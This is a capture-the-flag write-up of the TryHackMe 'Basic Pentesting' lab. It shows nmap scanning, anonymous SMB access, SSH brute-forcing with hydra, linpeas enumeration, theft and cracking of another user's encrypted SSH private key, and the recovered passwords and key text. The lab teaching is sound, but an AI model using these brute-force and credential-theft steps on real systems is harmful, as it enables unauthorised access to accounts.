



# Basic Pentesting - Tryhackme

## Nmap Scan


```
└─$ nmap -A -T4 10.10.24.150 -vv -oN nmapscan_topports
[145/222]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 10:32 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
Initiating Ping Scan at 10:32
Scanning 10.10.24.150 [2 ports]
Completed Ping Scan at 10:32, 0.40s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:32
Completed Parallel DNS resolution of 1 host. at 10:32, 0.04s elapsed
Initiating Connect Scan at 10:32
Scanning 10.10.24.150 [1000 ports]
Discovered open port 22/tcp on 10.10.24.150
Discovered open port 445/tcp on 10.10.24.150
Discovered open port 80/tcp on 10.10.24.150
Discovered open port 139/tcp on 10.10.24.150
Discovered open port 8080/tcp on 10.10.24.150
Increasing send delay for 10.10.24.150 from 0 to 5 due to 106 out of 264 dropped probes since last increase.
Discovered open port 8009/tcp on 10.10.24.150
Completed Connect Scan at 10:32, 14.88s elapsed (1000 total ports)
Initiating Service scan at 10:32
Scanning 6 services on 10.10.24.150
Completed Service scan at 10:35, 150.94s elapsed (6 services on 1 host)
NSE: Script scanning 10.10.24.150.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 7.79s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.88s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
Nmap scan report for 10.10.24.150
Host is up, received syn-ack (0.25s latency).└─$ nmap -A -T4 10.10.24.150 -vv -oN nmapscan_topports
[145/222]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 10:32 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
Initiating Ping Scan at 10:32
Scanning 10.10.24.150 [2 ports]
Completed Ping Scan at 10:32, 0.40s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:32
Completed Parallel DNS resolution of 1 host. at 10:32, 0.04s elapsed
Initiating Connect Scan at 10:32
Scanning 10.10.24.150 [1000 ports]
Discovered open port 22/tcp on 10.10.24.150
Discovered open port 445/tcp on 10.10.24.150
Discovered open port 80/tcp on 10.10.24.150
Discovered open port 139/tcp on 10.10.24.150
Discovered open port 8080/tcp on 10.10.24.150
Increasing send delay for 10.10.24.150 from 0 to 5 due to 106 out of 264 dropped probes since last increase.
Discovered open port 8009/tcp on 10.10.24.150
Completed Connect Scan at 10:32, 14.88s elapsed (1000 total ports)
Initiating Service scan at 10:32
```

```

Scanning 6 services on 10.10.24.150
Completed Service scan at 10:35, 150.94s elapsed (6 services on 1 host)
NSE: Script scanning 10.10.24.150.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 7.79s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.88s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
Nmap scan report for 10.10.24.150
Host is up, received syn-ack (0.25s latency).
Scanned at 2023-06-05 10:32:16 EDT for 175s
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db45cbb4a8b71f8e93142aefff845e4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDZXasCfWSXQ9lYiKbTNkPs0t+wFym2Lzy229LllhY6iDLrjm7LIkhCcrLgnJQtLxL5NPhLHNvmwhlkcPPiAHwluhMVE
5xKihQj3i+UcX2IwiFvfmCz4AKsWLR6N8Ize55Ltw0lCH9ykuKZddg81X8
5EVsNbMacJNjyyAtvQmJ1F5k81B2ixgjlL0yNwafC5g1h6XbEgB2wiSRJ5UA8r0ZaF28YcDVo0MQhsKpQ6/5oPmQUsIeJTUA/XkoCjvXZqHwv8XInQLQu3VXKgv735G+
CJaKzplh7FYXju8V1DSAY8gdhqpJommyXzqu9s1M31cmFg2fT5V1z9s4D
P/vd
|   256 09b9b91ce0bf0e1c6f7ffe8e5f201bce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHayNTYAAAAIbmldHayNTYAAABBBP0SXJpgwPf/e9AT9ri/dlAnkob4PqzMjl2Q9LZIVIXeEFJ9sfRkC+tgS
jk9PwK0DU03JU27pmtAkDL4Mtv9eZw=
|   256 a5682b225f984a62213da2e2c5a9f7c2 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAzy8ZacWxbPGeqtuiJCnPP0LYZYZlMj5D1ZY9ldg1wU
80/tcp    open  http         syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_   Supported Methods: POST OPTIONS GET HEAD
139/tcp   open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13?       syn-ack
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http-proxy   syn-ack
|_ http-favicon: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
|_ fingerprint-strings:
|   WMSRequest:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 2243
|     Date: Mon, 05 Jun 2023 14:34:59 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:
22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white
;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:1
4px;} body {font-family:Tahoma,Arial,sans-serif;color:blac
k;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Aria
l,sans-serif;background:white;color:black;font-size:12px;}
a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><bod
|   oracle-tns:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 2243
|     Date: Mon, 05 Jun 2023 14:35:00 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:
22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white
;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:1
4px;} body {font-family:Tahoma,Arial,sans-serif;color:blac
k;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Aria
l,sans-serif;background:white;color:black;font-size:12px;}
a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><bod
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Apache Tomcat/9.0.7
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://
nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.93%I=7%D=6/5%Time=647DF294P=x86_64-pc-linux-gnu%r(WMS
SF:Request,95F,"HTTP/1\.\1x20400x20r\nContent-Type:\x20text/html; charset
SF:=utf-8\n\nContent-Language:\x20en\n\nContent-Length:\x202243\n\nDate:\x
SF:20Mon,\x2005\x20Jun\x202023\x2014:34:59\x20GMT\n\nConnection:\x20c
SF:lose\n\nr\n\n<!doctype\x20html><html\x20lang="en"><head><title>HTTP\x20Stat
SF:us\x20400x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20type="\tex
SF:t/css"\>h1\x20{font-family:Tahoma,Arial,sans-serif;color:white;backgrou
SF:nd-color:#525D76;font-size:22px;}\x20h2\x20{font-family:Tahoma,Arial,sa

```


```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.45 seconds
```




# Undergoing maintenance

Please check back later


- Source code of that page.






- Directory busting -




- Visiting - <http://10.10.24.150/development/>



# Index of /development

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

*Apache/2.4.18 (Ubuntu) Server at 10.10.24.150 Port 80*



- Listing shares using `smbclient` -

```
(kali㉿kali)-[~/Documents/Tryhackme/Basic Pentesting]
$ smbclient -L //10.10.24.150 -N

      Sharename      Type      Comment
      -----
      Anonymous      Disk
      IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -----
      Workgroup       Master
      WORKGROUP       BASIC2
```

- Was able to login via smbclient to the sharename **Anonymous** -

```
(kali㉿kali)-[~/Documents/Tryhackme/Basic Pentesting]
$ smbclient //10.10.24.150/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.
..
staff.txt
D      0 Thu Apr 19 13:31:20 2018
D      0 Thu Apr 19 13:13:06 2018
N      173 Thu Apr 19 13:29:55 2018

14318640 blocks of size 1024. 11092500 blocks available
```

```
smb: \> ls
.
..
staff.txt
D      0 Thu Apr 19 13:31:20 2018
D      0 Thu Apr 19 13:13:06 2018
N      173 Thu Apr 19 13:29:55 2018

14318640 blocks of size 1024. 11091784 blocks available
smb: \> mget staff.txt
Get file staff.txt? yes
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

- Contents of the file - "staff.txt"

```
(kali㉿kali)-[~/Documents/Tryhackme/Basic Pentesting]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

- So, from here, we can conclude that there are two users named - **Jan** and **Kay**.
- Was able to login in the IPC share, but didn't find anything

```
(kali㉿kali)-[~/Documents/Tryhackme/Basic Pentesting]
$ smbclient //10.10.24.150/IPC$ -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \> pwd
Current directory is \\10.10.24.150\IPC$
```

- Now Bruteforcing the SSH login using Hydra using the command - `hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.24.150/ -v`
- Successfully found the password - 'armando' for the user: jan
- Trying to login via SSH, I was successfully able to login-

```
(anishroy_linuxmint) - [~/Downloads]
$ ssh jan@10.10.193.30 -p22
The authenticity of host '10.10.193.30 (10.10.193.30)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.193.30' (ED25519) to the list of known hosts.
jan@10.10.193.30's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

- Note: Started facing a bit of problem in my local machine hence, used the attackbox to move further.
- Now, starting enumeration for Privilege escalation vectors.

```

jan@basic2:~$ whoami
jan
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
jan@basic2:~$ locate linpeas.sh
jan@basic2:~$

```

- Nothing interesting in SUID bit set files.
- Unable to run 'sudo'.
- Now did enumeration using linpeas
- Transferred linpeas over SSH using the `scp` command from our local machine to host machine..

```

root@ip-10-10-63-178:~# scp /opt/PEAS/linPEAS/linpeas.sh jan@10.10.155.46:/tmp/file
jan@10.10.155.46's password:
linpeas.sh                                100% 228KB   1.9MB/s   00:00
root@ip-10-10-63-178:~# █

```

- On running linpeas found some interesting stuff - id\_rsa file for the user **Kay**

```

/home/kay/.ssh/id_rsa
/home/kay/.ssh/id_rsa.pub
/home/kay/.ssh/id_rsa
/home/kay/.ssh/id_rsa
/home/kay/.ssh/id_rsa.pub

```



```

jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUANKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHTy1K2aLy2Lka2Cnfjz8LLv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0LLXAqIaX5QfeXMacIQ0UWCHATlpVXMN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lpbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZe4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoX0rZPBlv8iyNTDdDE
3jrJqb0G1Ps0hAWKIRxUPaEr18lcZ+0LY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWLXnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIaqZmv/0hwRTnrb
RVhY1CUfXGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cbgn5TvQUXfh6CJJRVrhdXvY
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWmMVe
B0WhqnPtDtvtg3sFdjxphGgXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUDON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kkWG
oHOACCK3ihAQKKb0+SflgXBaHxb6k0ocMQAWIOxYJunPKN8bzzlQLJjs1JrZXibhl
VaPe7X25NaUyu5u4bgtFhb/f8aBkbel4XLWR+4Hxbotpx6RVByEPZ/kVi0q3S1
GpWHSRZon320xA4h0PkcG66JDyHLS6B328uViI6Da6frYi0nA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYU0qCvo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntm21A3Q0FNjZXaQdFK/hTAdhMQ5diGxNw3tbmD8wGveG
VfNSaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYUmoDeLqP/Nik
oSXloJc8aZemIL5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1iIFdsM04nUnyJ3
z+3XTDtZoUL5NiY4JjCPLhTNNjAlqnpCOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxLKNTI7+jsNTwuPBCntSFvo19

```

- Used this id\_rsa to attempt to login via SSH for user **Kay**.

```

root@ip-10-10-63-178:~# ls
Desktop  id_rsa_kay  Pictures  Rooms  thinclient_drives  transfers
Downloads  Instructions  Postman  Scripts  Tools  work
root@ip-10-10-63-178:~# chmod 600 id_rsa_kay
root@ip-10-10-63-178:~# ssh kay@10.10.155.46 -i id_rsa_kay
Enter passphrase for key 'id_rsa_kay':

```

- But the id\_rsa was passphrase protected.
- So, now used `ssh2john` to calculate the hash and to crack the passphrase -

```

root@ip-10-10-63-178:~# /opt/john/ssh2john.py id_rsa_kay > hash_id_rsa.txt
root@ip-10-10-63-178:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash_id_rsa.txt
Note: This format may emit false positives, so it will keep trying even after finding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa_kay)
1g 0:00:00:12 72.10% (ETA: 21:13:46) 0.07898g/s 815483p/s 815483c/s 815483C/s aguilas666..agui
las26
Session aborted
root@ip-10-10-63-178:~#

```

- Successfully got the passphrase and logged in via SSH

```
root@ip-10-10-63-178:~# ssh kay@10.10.155.46 -i id_rsa_kay
Enter passphrase for key 'id_rsa_kay':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

```
kay@basic2:~$ cd /home
kay@basic2:/home$ ls
jan  kay
kay@basic2:/home$ cd kay
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$
kay@basic2:~$
```

- Got the final password.